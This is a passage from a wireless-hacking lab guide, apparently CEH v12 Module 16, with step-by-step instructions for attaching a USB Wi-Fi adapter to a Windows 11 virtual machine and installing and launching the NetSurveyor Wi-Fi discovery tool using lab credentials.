
Note: Ensure that the **Linksys 802.11 g WLAN** adapter is plugged in and connected to the **Windows 11** virtual machine.

If the adapter is not connected to the virtual machine, unplug and plug it in again. A **New USB Device Detected** window appears select the **Connect to a virtual machine** radio-button, and under **Virtual Machine Name**, select **Windows 11**; click **OK**.


2. Navigate to **E:\CEH-Tools\CEHv12 Module 16 Hacking Wireless Networks\Wi-Fi Discovery Tools\NetSurveyor** and double-click **NetSurveyor-Setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **Setup - NetSurveyor** window appears; click **Next**.



4. Follow the steps to install the application using the default settings.
5. After the installation completes, the **Completing the NetSurveyor Setup Wizard** screen appears. Ensure that the **Yes, restart the computer now** radio button is selected and click **Finish**.



- After the system reboots, log in with the credentials **Admin/Pa\$\$w0rd**.


Note: Ensure that the **Linksys 802.11 g WLAN** adapter is connected to the **Windows 11** virtual machine.

If the adapter is not connected, unplug and plug it in again. A **New USB Device Detected** window appears, select the **Connect to a virtual machine** radio-button, and under **Virtual Machine Name**, select **Windows 11**; click **OK**.

- Launch **NetSurveyor** by double-clicking the **NetSurveyor** shortcut from **Desktop**.

